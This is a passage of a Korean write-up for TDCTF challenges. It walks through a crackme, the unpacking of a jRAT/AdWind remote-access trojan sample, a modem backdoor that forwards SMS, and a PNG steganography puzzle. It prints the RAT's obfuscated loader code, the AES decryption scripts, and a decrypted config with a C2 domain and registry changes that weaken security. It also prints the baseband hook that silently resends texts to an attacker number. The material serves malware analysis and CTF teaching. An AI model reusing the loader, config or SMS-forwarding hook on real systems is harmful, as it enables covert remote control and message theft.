    v16_int8 = {0x74, 0x65, 0x73, 0x74, 0xa, 0x0 <repeats 11 times>},
    v8_int16 = {0x6574, 0x7473, 0xa, 0x0, 0x0, 0x0, 0x0, 0x0},
    v4_int32 = {0x74736574, 0xa, 0x0, 0x0},
    v2_int64 = {0xa74736574, 0x0},
    uint128 = 0x00000000000000000000000000000000a74736574
}
```

내용을 보시면 xmm 레지스터들끼리 비교함을 볼 수 있습니다. (xmm 은 16 바이트 레지스터입니다) xmm0 과 xmm1 을 비교하여 같으면 correct 함수로 틀리면 wrong 함수로 점프하게 됩니다.

되는데 제가 입력한 값은 xmm1 레지스터에 존재하기 때문에 제 값은 xmm0 레지스터가 되어야 합니다. 따라서 입력을 xmm0 으로 주게 되면 correct 가 뜨게 됩니다. 한 가지 주의할 점은 리틀 엔디안 이기 때문에 위 값을 반대로 지정해서 넣어주어야 합니다.

```
tbkim@ubuntu:~/tdctf/public/reversing/EverythingFromNothing$ (python -c 'print "b9f98dde25fdedc81273721300554e47".decode("hex")[:-1]';cat -) | ./EFN  
correct!
```

(xmm0에서 가져오는 16바이트는 ELF 해더의 Note+0xc 위치의 16바이트를 가져옵니다.)

깃 허브에 문제 제작 때 사용했던 원본 C 코드와 patch 파일이 있으니 참고하시기 바랍니다. :)

플래그 - TDCTF{474e550013727312c8edfd25de8df9b9}

(Rev) InterMutataion by @joizel - 2 solved

문제 명세

Challenge 2 Solves X

InterMutation

950

Author: @joizel

Find an ENCRYPT_KEY and submit with the flag format. The key is target domain ENCRYPT_KEY not local domain key.)

Flag Format: TDCTF{ENCRYPT_KEY}

[*] Notice: The flag (encrypt key) is not the key for decrypt file. For example, nPFTbER4K... is not the flag, it is key for decrypt next files.

[*] When you go deeper, you can see the ENCRYPT_KEY. That's the flag.

zip password: infected

malware.zip

Key

SUBMIT

문제 풀이

해당 파일은 jRAT라는 원격제어용 악성코드로, 해당 파일에 숨겨져있는 config 파일을 추출하여 암호 키를 찾는 문제입니다. bytecode viewer를 통해 확인해보면 아래와 같이 코드가 난독화되어 있는 것을 확인할 수 있습니다.

```
package com.intermutation.thoracaorta;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineManager;

public class Almighty
{
    public static ScriptEngine madrones;

    public static void main(String[] paramArrayOfString)
        throws Throwable
    {
        madrones = new ScriptEngineManager().getEngineByName("javascript");
```

javascript 를 통해 eval 을 실행하는 코드로 해당 난독화를 읽기 편하게 뽑아서 보면 아래와 같습니다. AES 로 암호화된 데이터를 복호화하여, 해당 코드를 class 로 호출시킵니다.

```
Instance_Type = java.lang.Byte[('TYPE')];
b = ('qua.enterprise.reaqtor.reaqtions.standartbootstrap.Header');
FirstClassName = java.lang.Class[('forName')]((com.intermutation.thoracaorta.Almighty));
c = FirstClassName[('getClassLoader')]();
d = function(x) {
    x_0 = x[0]; // qua.enterprise.reaqtor.reaqtions.standartbootstrap
    x_1 = x[1]; // Header
    x_01 = x_0 + ('.') + x_1; // qua.enterprise.reaqtor.reaqtions.standartbootstrap.Header
    x_2 = x[2]; // [[('.encrypted'), ('.not-splitted'), ('.not-compressed'), ('.not-
fixed')], [(com/intermutation/thoracaorta/Femurs.toy')], [5301, 5312, 5301, 5301], ('nPFTbER4KORr6vbf
')]
```

```

x_2_1 = x_2[1]; // [('com/intermutation/thoracaorta/Femurs.toy')]
x_2_2 = x_2[2]; // [5301, 5312, 5301, 5301]
Instance_Len = x_2_2[1]; // 5312
Enc_Key = x_2[3]; // ('nPFTbER4K0Rr6vbf')
Array_newInstance = java.lang.reflect.Array[('newInstance')](Instance_Type, Instance_Len);
f = FirstClassName; // java.lang.Class[('forName')]((com.intermutation.thoracaorta.Almighty'))
Resource_data = ('/') + x_2_1[0]; // ('/com/intermutation/thoracaorta/Femurs.toy')
h = f[('getResource')](Resource_data);
i = h[('openStream')]();
j = new java.io.DataInputStream(i);
j[('readFully')](Array_newInstance);
cipher = javax.crypto.Cipher[('getInstance')](('AES'));
l = Enc_Key[('getBytes')](('UTF-8'));
SecretKey = new javax.crypto.spec.SecretKeySpec(l, ('AES'));
cipher[('init')](javax.crypto.Cipher[('DECRYPT_MODE')], SecretKey );
Decrypted = cipher[('doFinal')](Array_newInstance);
o = java.lang.ClassLoader[('class')];
p = java.lang.String[('class')];
q = Decrypted[('getClass')]();
r = java.lang.Integer[('TYPE')];
s = o[('getDeclaredMethod')](('defineClass'), p, q, r, r);
s[('setAccessible')](true);
t = s[('invoke')](c, x_01, Decrypted, 0, Decrypted[('length')]);
if (b == x_01) u = t;
};

ObfuscatedEntryList = [
[('qua.enterprise.reaqtor.reaqtions.standartbootstrap'), ('Header'), [
[('.encrypted'), ('.not-splitted'), ('.not-compressed'), ('.not-fixed')],
[('com/intermutation/thoracaorta/Femurs.toy')],
[5301, 5312, 5301, 5301], ('nPFTbER4K0Rr6vbf')
]]
];
for (n = 0; n < ObfuscatedEntryList[('length')]; n++) {
d(ObfuscatedEntryList[n]);
}
u[('newInstance')]();

```

"com/intermutation/thoracaorta/Femurs.toy"에 있는 데이터를 AES 복호화를 하게 되면 class 코드가 나옵니다. 복호화 코드는 다음과 같습니다.

```

from Crypto.Cipher import AES
import base64
import gzip

BS = AES.block_size
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

key = b'nPFTbER4K0Rr6vbf'
file_list = ["com/intermutation/thoracaorta/Femurs.toy"]
data = ""

```

```

for l in file_list:
    f=open(l,"rb")
    data+=f.read()
    f.close()
    q=open(l.split('/')[ -1] + '_decrypt.class' , "wb")

data=pad(data)
cipher = AES.new(key)
dec_data = cipher.decrypt(data)
print dec_data.encode('hex')
q.write(dec_data)
q.close()

```

복호화된 코드는 다음과 같습니다.

```

package qua.enterprise.reaktor.reaktions.standartbootstrap;

import java.io.ByteArrayInputStream;
import java.io.DataInputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.ObjectInputStream;
import java.lang.reflect.Method;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import java.security.ProtectionDomain;
import java.util.Map;
import java.util.zip.GZIPInputStream;
import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.spec.SecretKeySpec;

public class Header
    extends ClassLoader
{
    private static String obfuscationAppendix = "73x30fawybwxf1zp6cwa4oSJzrLPtfhypaNvW8zxtFltfr5S6dUcf
ur1ns7FB70xacWawrjXZ70ZyFIYPPaxHKGtGrB7GHSFhEB9vWiVReTmTLjuZuG9v0QTZUatLOUH4lViamFxTvEBMcjvI68zeH5p3G3
rYVA14PVnaU3gF4mId0RIBbp5U9J7oWVVQ44GZIBCDWo0FAoYYAC6vLeRuxon2Vr2iQ47XyAAMZ5kdRmWrmFeuwuIE9ihQ0hIcoak
hr13dkgmq0T4to76qRnD0cYCyq041D2y1YlprCdVxxYV1ezJFTaAjI3xMnIsyc2QYKQIoRqNv8d8AWvcenS29Kao1EkfmtXbVehX0
VT0qscqTUZmtgUre22X4xRH5G4WrZ5djt2t1quIt5Q1NcZNuaNsAMaXUOX5pHo";
    private static String firstClassName = "com.intermutation.thoracaorta.Almighty";
    private static Class firstClass;
    private static ProtectionDomain firstClassProtectionDomain;
    public static String CAT_bootstrap = "bootstrap";
    public static String CAT_obfuscated = "obfuscated";
    public static final String[] predefinedClassNamesToBeLoaded = { "Loader" };
    private static Map<String, Object[]> obfuscatedEntryList;

    public Header()
        throws Exception
    {

```

```

        super(Header.class.getClassLoader());
        obfuscatedEntryList = (Map)decryptObject("#", new Object[] { { ".encrypted", ".splitted", ".co
mpressed", ".not-
fixed" }, { "com/intermutation/inweaved/Piny.bbl", "com/intermutation/thoracaorta/Bastard.fiz", "com/i
ntermutation/inweaved/Crankless.civ", "com/intermutation/thoracaorta/Sapphists.cuj", "com/intermutatio
n/thoracaorta/Precancelled.rom" }, { 13521, 3120, 3106, 13521 }, "qcNVmpvc37PZYmB2" })); // 역직렬화
        String[] arrayOfString = { "qua.enterprise.reaqtor.reaqtions.standartbootstrap.Loader", "qua.e
nterprise.reaqtor.reaqtions.standartbootstrap.Loader$1$1", "qua.enterprise.reaqtor.reaqtions.standar
tbootstrap.Loader$1" };
        String str1 = "qua.enterprise.reaqtor.reaqtions.standartbootstrap";
        String str2 = str1 + '.' + predefinedClassNamesToBeLoaded[0]; // qua.enterprise.reaqtor.reaqtions.
standartbootstrap.Loader
        Object localObject1 = null;
        Class[] arrayOfClass = new Class[arrayOfString.length];
        int i = 0;
        String str3;
        for (str3 : arrayOfString) // 0 ~ 3
        {
            byte[] arrayOfByte = decrypt(str3, getEntryData(CAT_bootstrap, str3));
            Class localClass2 = arrayOfClass[(i++)] = defineClass(str3, arrayOfByte, 0, arrayOfByte.le
ngth, firstClassProtectionDomain);
            if (str2.equals(str3)) {
                localObject1 = localClass2;
            }
        }
        for (str3 : arrayOfClass) {
            resolveClass(str3);
        }
        ??? = (ClassLoader)((Class)localObject1.newInstance());
        Class localClass1 = ((ClassLoader)???).loadClass("operational.Jrat");
        Method localMethod = localClass1.getMethod("main", new Class[] { String[].class });
        localMethod.invoke(null, new Object[] { new String[0] });
    }

    public static Object[] getEntryData(String paramString1, String paramString2)
    {
        String str = paramString1 + '/' + paramString2; // "bootstrap/qua.enterprise.reaqtor.reaqtions
.standartbootstrap.Loader"
        Object[] arrayOfObject = (Object[])obfuscatedEntryList.get(str); //
        return arrayOfObject;
    }

    public static Object decryptObject(String paramString, Object[] paramArrayOfObject) // if input va
lue is object, AES Decrypt and gzip decrypt
        throws IOException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, Ill
egalBlockSizeException, BadPaddingException, ClassNotFoundException
    {
        ObjectInputStream localObjectInputStream = new ObjectInputStream(new ByteArrayInputStream(decr
ypt(paramString, paramArrayOfObject)));
        return localObjectInputStream.readObject();
    }

    public static byte[] decrypt(String paramString, Object[] paramArrayOfObject) // if input value is
single, AES Decrypt and gzip decrypt

```

```

        throws IOException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, IllegalBlockSizeException, BadPaddingException
    {
        String[] arrayOfString = (String[])paramArrayOfObject[1]; // { "com/intermutation/inweaved/Piny.bbl", "com/intermutation/thoracaorta/Bastard.fiz", "com/intermutation/inweaved/Crankless.civ", "com/intermutation/thoracaorta/Sapphists.cuj", "com/intermutation/thoracaorta/Precancelled.rom" }
        int[] arrayOfInt = (int[])paramArrayOfObject[2]; // { 13521, 3120, 3106, 13521 }
        String str = (String)paramArrayOfObject[3]; // "qcNVmpvc37PZYmB2"
        int i = arrayOfInt[0]; // 13521
        int j = arrayOfInt[1]; // 3120
        byte[] arrayOfByte1 = str.getBytes();
        byte[] arrayOfByte2 = new byte['?'];
        byte[] arrayOfByte3 = new byte[j];
        int k = 0;
        for (localObject2 : arrayOfString)
        {
            localObject3 = Header.class.getClassLoader().getResourceAsStream((String)localObject2);
            int i1;
            while ((i1 = ((InputStream)localObject3).read(arrayOfByte2)) > -1)
            {
                System.arraycopy(arrayOfByte2, 0, arrayOfByte3, k, i1);
                k += i1;
            }
        }
        ??? = Cipher.getInstance("AES");
        SecretKeySpec localSecretKeySpec = new SecretKeySpec(arrayOfByte1, "AES");
        ((Cipher)???.init(2, localSecretKeySpec);
        byte[] arrayOfByte4 = ((Cipher)???.doFinal(arrayOfByte3);
        Object localObject2 = arrayOfByte4;
        Object localObject3 = new byte[i];
        k = 0;
        GZIPInputStream localGZIPInputStream = new GZIPInputStream(new ByteArrayInputStream((byte[])localObject2));
        DataInputStream localDataInputStream = new DataInputStream(localGZIPInputStream);
        localDataInputStream.readFully((byte[])localObject3);
        return (byte[])localObject3;
    }

    static
    {
        if (firstClassName != null)
        {
            try
            {
                firstClass = Class.forName(firstClassName);
            }
            catch (Throwable localThrowable)
            {
                throw new RuntimeException(localThrowable);
            }
            firstClassProtectionDomain = firstClass.getProtectionDomain();
        }
    }
}

```

해당 코드 역시 위와 같은 방법으로 AES로 복호화를 진행하면 됩니다.

```
from Crypto.Cipher import AES
import base64
import gzip
import os

BS = AES.block_size
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

key = b'qcNVmpvc37PZYmB2'
file_list = ["com/intermutation/inweaved/Piny.bbl", "com/intermutation/thoracaorta/Bastard.fiz", "com/intermutation/inweaved/Crankless.civ", "com/intermutation/thoracaorta/Sapphists.cuj", "com/intermutation/thoracaorta/Precancelled.rom"]
data = ""

for l in file_list:
    f=open(l,"rb")
    data+=f.read()
    f.close()

q=open('serialize_data.gz','wb')

data=pad(data)
cipher = AES.new(key)
dec_data = cipher.decrypt(data)
print dec_data.encode('hex')
q.write(dec_data)
q.close()
q2 = gzip.open('serialize_data.gz', 'rb')
file_content = q2.read(13521)
q2.close()
os.remove('serialize_data.gz')
x=open("serialize_data", 'wb')
x.write(file_content)
x.close()
```

복호화를 하게 되면 Java serialization data를 추출할 수 있습니다. 해당 데이터를 통해 모든 파일을 AES로 decrypt합니다. Java serialization data로 SerializationDumper-v1.0.jar로 보면 다음과 같습니다.¹²

```
paramString => "obfuscated/drop.box"
paramArrayOfObject[1] => ["com/intermutation/inweaved/Rethe.led", "com/intermutation/inweaved/Filicauline.zea", "com/intermutation/thoracaorta/Totum.pwt"]
paramArrayOfObject[2] => 368
paramArrayOfObject[3] => "Ktabuv4RIZLfwexi"
```

12 <https://github.com/NickstaDB/SerializationDumper>

```

from Crypto.Cipher import AES
import base64
import gzip
import os

BS = AES.block_size
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

key = b'Ktabuv4RIZLfwexi'
file_list = ["com/intermutation/inweaved/Rethe.led","com/intermutation/inweaved/Filicauline.zea","com/intermutation/thoracaorta/Totum.pwt"]
data = ""

for l in file_list:
    f=open(l,"rb")
    data+=f.read()
    f.close()

q=open('drop.box.gz','wb')

data=pad(data)
cipher = AES.new(key)
dec_data = cipher.decrypt(data)
print dec_data.encode('hex')
q.write(dec_data)
q.close()
q2 = gzip.open('drop.box.gz', 'rb')
file_content = q2.read(368)
q2.close()
os.remove('drop.box.gz')
x=open("drop.box", 'wb')
x.write(file_content)
x.close()

```

```

paramString => "obfuscated/sky.drive"
paramArrayOfObject[1] => ["com/intermutation/thoracaorta/Doodlers.ras", "com/intermutation/thoracaorta/Fiendism.cpt", "com/intermutation/thoracaorta/Presentationes.mut"]
paramArrayOfObject[2] => 1477
paramArrayOfObject[3] => "Lr2Xc5hkRGNNeo2C"

```

```

from Crypto.Cipher import AES
import base64
import gzip
import os

BS = AES.block_size
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

key = b'Lr2Xc5hkRGNNeo2C'
file_list = ["com/intermutation/thoracaorta/Doodlers.ras","com/intermutation/thoracaorta/Fiendism.cpt","com/intermutation/thoracaorta/Presentationes.mut"]

```

```

data = ""

for l in file_list:
    f=open(l,"rb")
    data+=f.read()
    f.close()

q=open('sky.drive.gz',"wb")

data=pad(data)
cipher = AES.new(key)
dec_data = cipher.decrypt(data)
print dec_data.encode('hex')
q.write(dec_data)
q.close()
q2 = gzip.open('sky.drive.gz', 'rb')
file_content = q2.read(1477)
q2.close()
os.remove('sky.drive.gz')
x=open("sky.drive", 'wb')
x.write(file_content)
x.close()

```

```

paramString => "obfuscated/mega.download"
paramArrayOfObject[1] => ["com/intermutation/thoracaorta/Prochemical.mia"]
paramArrayOfObject[2] => 256
paramArrayOfObject[3] => "wH4Z0tGGe7sfm1YD"

```

```

from Crypto.Cipher import AES
import base64
import gzip
import os

BS = AES.block_size
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

key = b'wH4Z0tGGe7sfm1YD'
file_list = ["com/intermutation/thoracaorta/Prochemical.mia"]
data = ""

for l in file_list:
    f=open(l,"rb")
    data+=f.read()
    f.close()

q=open('mega.download.gz',"wb")

data=pad(data)
cipher = AES.new(key)
dec_data = cipher.decrypt(data)
print dec_data.encode('hex')
q.write(dec_data)

```

```
q.close()
q2 = gzip.open('mega.download.gz', 'rb')
file_content = q2.read(256)
q2.close()
os.remove("mega.download.gz")
x=open("mega.download", 'wb')
x.write(file_content)
x.close()
```

```
$ java -jar AdWindDecryptorSon.jar -a mega.download -r sky.drive -i drop.box -o config.xml.cs
```

```
<?xml version="2.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Support: https://jrat.io</comment>
<entry key="SERVER_PATH"/>/Eyh/OlQ/ka.qZZ</entry>
<entry key="PASSWORD_CRYPTED"/>/l/BIS/b.Zbx</entry>
<entry key="PRIVATE_PASSWORD"/>/tI/P/tma.a</entry>
</properties>
```

```
paramString => "/Eyh/OlQ/ka.qZZ"
paramArrayOfObject[1] => ["com/intermutation/thoracaorta/Variative imu"]
paramArrayOfObject[2] => 224960
paramArrayOfObject[3] => "WZ7ybnVPrBqI62mY"
```

```
from Crypto.Cipher import AES
import base64
import gzip
import os

BS = AES.block_size
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

key = b'WZ7ybnVPrBqI62mY'
file_list = ["com/intermutation/thoracaorta/Variative imu"]
data = ""

for l in file_list:
    f=open(l,"rb")
    data+=f.read()
    f.close()

q=open('ka.qZZ.gz','wb')

data=pad(data)
cipher = AES.new(key)
dec_data = cipher.decrypt(data)
print dec_data.encode('hex')
q.write(dec_data)
```

```

q.close()
q2 = gzip.open('ka.qZZ.gz', 'rb')
file_content = q2.read(224960)
q2.close()
os.remove('ka.qZZ')
x=open("ka.qZZ", 'wb')
x.write(file_content)
x.close()

```

```

paramString => "/l/BIS/b.Zbx"
paramArrayOfObject[1] => ["com/intermutation/thoracaorta/Microtasimeter.hny","com/intermutation/thorac
aorta/Floorwise.sao","com/intermutation/thoracaorta/Syphilid.tch","com/intermutation/inweaved/Goldenmo
uthed.oda","com/intermutation/thoracaorta/Anquera.dop"]
paramArrayOfObject[2] => 256
paramArrayOfObject[3] => "oTLYdXXyFnf4f7Dk"

```

```

from Crypto.Cipher import AES
import base64
import gzip
import os

BS = AES.block_size
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

key = b'oTLYdXXyFnf4f7Dk'
file_list = ["com/intermutation/thoracaorta/Microtasimeter.hny","com/intermutation/thoracaorta/Floorwi
se.sao","com/intermutation/thoracaorta/Syphilid.tch","com/intermutation/inweaved/Goldenmouthed.oda","c
om/intermutation/thoracaorta/Anquera.dop"]
data = ""

for l in file_list:
    f=open(l,"rb")
    data+=f.read()
    f.close()

q=open('b.Zbx.gz','wb')

data=pad(data)
cipher = AES.new(key)
dec_data = cipher.decrypt(data)
print dec_data.encode('hex')
q.write(dec_data)
q.close()
q2 = gzip.open('b.Zbx.gz', 'rb')
file_content = q2.read(256)
q2.close()
os.remove('b.Zbx.gz')
x=open("b.Zbx", 'wb')
x.write(file_content)
x.close()

```

```
paramString => "/tI/P/tma.a"
paramArrayOfObject[1] => ["com/intermutation/inweaved/Slubbed.civ"]
paramArrayOfObject[2] => 1478
paramArrayOfObject[3] => "bbRZjpvT812gmgkd"
```

```
from Crypto.Cipher import AES
import base64
import gzip
import os

BS = AES.block_size
pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)
unpad = lambda s : s[0:-ord(s[-1])]

key = b'bbRZjpvT812gmgkd'
file_list = ["com/intermutation/inweaved/Slubbed.civ"]
data = ""

for l in file_list:
    f=open(l,'rb')
    data+=f.read()
    f.close()

q=open('tma.a.gz','wb')

data=pad(data)
cipher = AES.new(key)
dec_data = cipher.decrypt(data)
print dec_data.encode('hex')
q.write(dec_data)
q.close()
q2 = gzip.open('tma.a.gz', 'rb')
file_content = q2.read(1478)
q2.close()
os.remove('tma.a.gz')
x=open("tma.a", 'wb')
x.write(file_content)
x.close()
```

```
$ java -jar AdWindDecryptorSon.jar -r ./tma.a -a ./b.Zbx -i ./ka.qZZ -o server.jar
```

```
$ java -jar ../AdWindDecryptorSon.jar -r server/resources/Key1.json -a server/resources/Key2.json -
i server/resources/config.json -o config-decrypted.json
```

```
{
    "NETWORK": [
        {
            "PORT": 2888,
            "DNS": "findthekeymatchdomain.com"
        }
    ],
    "INSTALL": true,
```

```

"MODULE_PATH": "r/B/GD.bIu",
"PLUGIN_FOLDER": "ucRjANkyisG",
"JRE_FOLDER": "UAfqbC",
"JAR_FOLDER": "NSEzIfVRipw",
"JAR_EXTENSION": "dGYsUs",
"ENCRYPT_KEY": "aEkoTmxohieYivqcjBwlAkYXn",
"DELAY_INSTALL": 2,
"NICKNAME": "GOD MODE",
"VMWARE": false,
"PLUGIN_EXTENSION": "vzkgY",
"WEBSITE_PROJECT": "https://jrat.io",
"JAR_NAME": "xPXRRCSWXnT",
"SECURITY": [{  

    "REG": [{  

        "VALUE": "\"SaveZoneInformation\"=dword:00000001\r\n",  

        "KEY": "[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Attachments]"  

    }, {  

        "VALUE": "\"LowRiskFileTypes\"=.avi;.bat;.com;.cmd;.exe;.htm;.html;.lnk;.mpg;.mpeg;.mov;  

        ".mp3;.msi;.m3u;.rar;.reg;.txt;.vbs;.wav;.zip;.jar;\r\n",  

        "KEY": "[HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Associations]"  

    }]  

<... snip ...>

```

NETWORK 키의 DNS 가 127.0.0.1 인 로컬 키는 플래그가 아니기 때문에 이 부분만 주의하면 됩니다.

플래그 - TDCTF{aEkoTmxohieYivqcjBwlAkYXn}

(Rev) Modem by @yallk - 0 solved

문제 명세

Challenge 0 Solves ×

Modem

1000

Author: @yallk

Some day I feel like someone is stealing my text. The baseband is suspicious...
Looking at the phone bills, the text rate was twice as much as I wrote. Let's find the
phone number that steals my text!

[*] Hint 1: backdoor

Flag Format: TDCTF{phone number}

Attention - This challenge is limited maximum 10 attempts. Don't bruteforce the
flag.

modem.tar.gz

Key SUBMIT

문제 풀이

문제를 보면 modem 에 어딘가에 공격자가 문자를 스니핑하는 후킹 코드를 넣어놓은 것 같습니다. 간단하게는 비정상적인 함수를 찾으면 될 것 같습니다. 하지만 파일 제일 마지막 문자열들의 힌트를 바탕으로 modem 스펙을 기반으로 검색했을 때 관련 오픈 소스가 있는데 살펴보면 rmmi_cmd_processor에서 AT 커マン드로 처리하고 있음을 알 수 있고 해당 커マン드는 다음 구조체에서 처리 됩니다. (MOLY.WR8.W1248.MD.WG.MP.V6, MT6589)

```
./modem/l4/atci/include/rmmi_analyzer.h:extern void rmmi_cmd_processor(rmmi_string_struct *source_string_ptr, kal_uint16 cmd_length);  
./modem/l4/atci/include/rmmi_analyzer.h:extern void rmmi_cmd_processor_ext(rmmi_string_struct *source_string_ptr, kal_uint16 cmd_length,
```

```

typedef struct rmmi_string_struct
{
    kal_uint16 index;
    kal_uint8 *string_ptr; // =>
    kal_uint8 *ip_string;
    l4c_source_id_enum src_id; // DEREK
    kal_uint8 cmd_mode;
    kal_uint8 cmd_class;
    kal_uint16 cmd_index; // rmmi_extended_cmd_id
    kal_uint16 cmd_row_index;
    rmmi_extend_symbol_hash_enum symbol_hash;
} rmmi_string_struct;

```

```

    v6 = *(BYTE **)(*(DWORD *)v2 + 4) + v5;
    if ( v6 == 'A' || v6 == 'a' )
        break;
    *(WORD *)v2 = v5 + 1;
}
result = v55;
v8 = *(BYTE *)(v2 + 12);
*(BYTE *)v55 = v8;
v9 = *(DWORD *)(v2 + 4);
while ( 1 )
{
    v12 = *(WORD *)v2;
    v13 = *(BYTE *)(v9 + v12 + 1);
    if ( v13 == 'T' || v13 == 't' || v12 >= v3 )
        break;
    for ( *(WORD *)v2 = v12 + 2; ; *(WORD *)v2 = v10 + 1 )
    {
        v10 = *(WORD *)v2;

```

해당 함수를 잘 살펴보면

```

int __fastcall l4c_sms_new_msg_pdu_rind_20C6EC(int a1, __int16 a2, int a3,
{
    int v5; // r7
    int v6; // r5
    int v7; // r4
    int v8; // r1
    int v9; // r2
    int v10; // r3
    _int64 v11; // r0
    int v12; // r2
    int result; // r0
    signed int v14; // r1
    int v15; // r2
    int v16; // r0
    __int16 v17; // [sp+Eh] [bp-2FAh]
    char v18; // [sp+10h] [bp-2F8h]
    char v19; // [sp+18Ch] [bp-17Ch]
    char v20; // [sp+18Dh] [bp-17Bh]
    char v21; // [sp+2ECh] [bp-1Ch]
    char v22; // [sp+2EDh] [bp-1Bh]
    char v23; // [sp+2EEh] [bp-1Ah]
    char v24; // [sp+2EFh] [bp-19h]

    v5 = a4;
    v6 = a1;
    v17 = a2;
    v7 = MEMORY[0xF00C54E4];
    sub_606C(0, 0x5000031u, 0);
    if ( !v5 )
        error_3FB188("data != NULL", "modem/l4/atci/src/rmmi_ind.c", 4199);
    v11 = sub_4D0100(a5, v8, v9, v10);
    check_sms_pdu_string_214268(v11, SHIDWORD(v11), v12);
    ...
}

```

시작하자마자 어딘가로 뛰는데 받는 pdu string 을 처리하기 전에 소스에는 없는 hooking 코드가 있는데,

```

MEMORY[0xF0E00024] = v9;
MEMORY[0xF0E00028] = v10;
check_sms_pdu_string_214268(a1, v7, (int)&v14);
sub_6410((int)&v14);
v11 = strlen_FC1A4((unsigned int)&v15);
sprintf_1EF10C(&v16, "AT+CMGS=%d, \"0021000b811060348758f10000%s\"", (:
MEMORY[0xF0E01000] = 0;
MEMORY[0xF0E01004] = 0xF0E01100;
MEMORY[0xF0E01008] = 0;
MEMORY[0xF0E0100C] = 521;
strcpy_FC0E0(0xF0E01100, &v16);
v12 = strlen_FC1A4((unsigned int)&v16);
rmmi_cmd_processor_20ADAC((unsigned __int16 *)0xF0E01000, v12 + 1);
return MEMORY[0xF0E00000];

```

일반적인 AT 커맨드를 설명하는 문서를 기반으로 봤을 때¹³ 맨 마지막 AT+CMGS 커맨드가 Send Message를 위한 커맨드임을 알 수 있습니다. 결국 사용자가 받는 문자를 중간에 잡아서 AT 커맨드로 rmmi_cmd_processor 보냄으로써 사용자가 공격자에게 받은 문자를 그대로 포워딩 하는 것을 볼 수 있습니다.

포맷에 맞춰 공격자 번호를 파악하면 01064378851 이 공격자임을 판단할 수 있다.

플래그 - TDCTF{01064378851}

13

https://www.sparkfun.com/datasheets/Cellular%20Modules/AT_Commands_Reference_Guide_r0.pdf

(Misc) Remember by @Hackability - 7 solved

문제 명세

Challenge 7 Solves X

Remember

700

Author: @Hackability

[*] Hint 1: https://github.com/ktb88/ctf/tree/master/2017_2nd_TenDollarCTF
(writeup)

Did you remember?:)

challenge.png

Key

SUBMIT

문제 풀이

본 문제는 텐달러 2017 년도에 출제 했던 형태입니다. 문제가 몇 단계로 꾸며 있어서 작년에 출제 했을 때는 풀이자가 1 명이였지만 이번에는 작년 풀이를 보시면 충분히 푸실 수 있기 때문에 풀이자가 늘어 난 것 같습니다. 먼저 문제를 보면 올해 데프콘에서 찍은 텐달러 사진이 나옵니다. (짝짝짝)



(@Hackability, @do9dark, @shpik, @joizel, @yallk, @cosine, @zzado)

작년에 풀이에도 적었지만, PNG 형태의 스테가노에서는 가장먼저 봐야 할 부분이 PNG 포맷의 마지막인 END 뒤에 무언가 붙은 것과 알파 값 같은 것들입니다. 이 문제에서는 사진 뒤에 한 개 더 PNG 를 넣은 형태 였습니다. 따라서 헥사 에디터 등을 이용하여 첫 번째 PNG 뒤에 붙은 두 번째 PNG 를 추출합니다.

894120	1EECA36F333EBE1D 63E0E347B9967CD4 F7ED38D6B14DD975 F0BDAD27A1AE785D A42F7C7FC7F18BED	..o3>. c..G..l...8..M.u...'.x]./l ...
894160	4D8D7F147DC9F9D9 EA8BF89AA72A45CF 61E66873E5731839 5AF7C967F94F5F5 9CAE68F4AD261B7D	M. }.....*E.a.hs.s 9Z.l.h.& }
894200	AFC90A736DE9F241 78B2AD32F65F722A 25976B8B17FBE765 4B3CC9A8F472BE2E FE9452FE78D91CCD	..sn..Ax..Z._r*%k. ..eK<..r....R.x. .
894240	F3A7D65B3E793BAC B7E4A7DA60C9C96E B457A2134FBC55FC 946CECAF1A9EF4C6 67A03994278BE6FB	[>y;....m..n.W. O.U..n. ...g.9.'...
894280	E4EBF232C65DF45C 196515939C6C8996 F321CA463B915F6B E7744553291F54D6 F072DF7F833CB383	..2.].\ e ..l...F;_k.tES) T..r. <..
894320	6146D4F0C8D35193 93CC50C60C64DC56 9F24EFED88B6A49 ACF4F99AF7E98D7 0FF056351F87FA	aF....Q...P. d.V.\$...jI.....~.. cQ...
894360	F5FF0134758A4492 A0EB47000000049 454E44AE42608289 504E47000A1A0A00 0000004948445200	.. 4u.D...G IEND.B`..PNG IHDR
894400	0003C0000002D008 060000005F771984 0001000049444154 789CECFDCB922449 92AE897DCC22AA66	. . . _w . IDATx.....\$I...}.".f
894440	E61E1E1199555D5 D57D667080A121AC 86088425567804AC F100209A00DE020F 02BC008608620322U..}fp..!. . %Vxb "
894480	800022100D0D9D08 66E6F439A7BAAB2A 2F717577BAA8A30 16CC22AA666E1E19 75EBAAC86EC9B470	. " . f..9....*/quw..0 ." .fn u..n..p
894520	773335551511116 FE997F6696FD37F FB7FF8DF01FF5780 5A2B6686AA026066 9819008AD05A7B0F	w35UQQ . f... . . .W.Z+f.. `f. . .z{
